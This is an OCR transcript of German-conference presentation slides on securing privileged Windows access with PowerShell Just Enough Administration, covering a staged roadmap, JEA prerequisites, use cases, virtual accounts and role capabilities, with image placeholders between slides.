
Securing Privileged Access
Just Enough Administration

How Privileged Access Management Offers Greater Security


Securing Privileged Access




Securing Privileged Access



Securing Privileged Access Roadmap Objectives




Stage 1 - Quickly mitigate the most frequently used attack techniques




2-4 weeks | 1-3 months | 6+ months

Stage 2 - Build visibility and control of admin activity



2-4 weeks | 1-3 months | 6+ months

Stage 3 - Continue building defenses to a more proactive security posture



2-4 weeks | 1-3 months | 6+ months

Just Enough Information


JEA - Prerequirements

- Windows Server
  - Windows Server 2016
  - Windows Server 2012 R2, 2012, 2008 R2* with WMF 5.0
- Windows Client
  - Windows 10 1511 / 1607
  - Windows 8.1, 8, 7* with WMF 5.0

→ Everywhere …

JEA

Allow only



Principle of least Privilege

JEA - UseCases

- Service Desk
- Junior Administrators
- Delegated Administrative Tasks
- Read Only Access
- Multi Tenant Administration

JEA – Technical – Virtual Accounts

- Previous - local accounts
- WMF 5.0 JEA uses domain accounts or virtual accounts.

LocalSystem - **not** used by JEA

NetworkService - **not** used by JEA

Virtual Accounts - recommended

JEA Technical

Endpoint

Role Capabilities


PSRemoting

Server

Authentication
Authorization

Additional capabilities

Client
User without Admin rights



Summary

Summary


- Powershell Version 5 + Windows 10 / Server 2016
- Know the attack vectors and also the defense stack and improve them increasingly.

A complete security approach for Enterprise Customers will be shown in the dedicated session:

05.05.2017 09:45-10:45 Track 1


PowerShell sicher im Unternehmen einsetzen
David das Neves

Discussion



Open Discussion

- What was known / not known?
- Where do you need more information?
- What do you use?



The most important quote

"THERE ARE TWO KINDS OF BIG COMPANIES:
THOSE WHO'VE BEEN COMPROMISED,
AND THOSE ***WHO DON'T KNOW*** THEY'VE BEEN
COMPROMISED."

JAMES COMEY, DIRECTOR FBI

Next Steps...

- Now: 15 min break

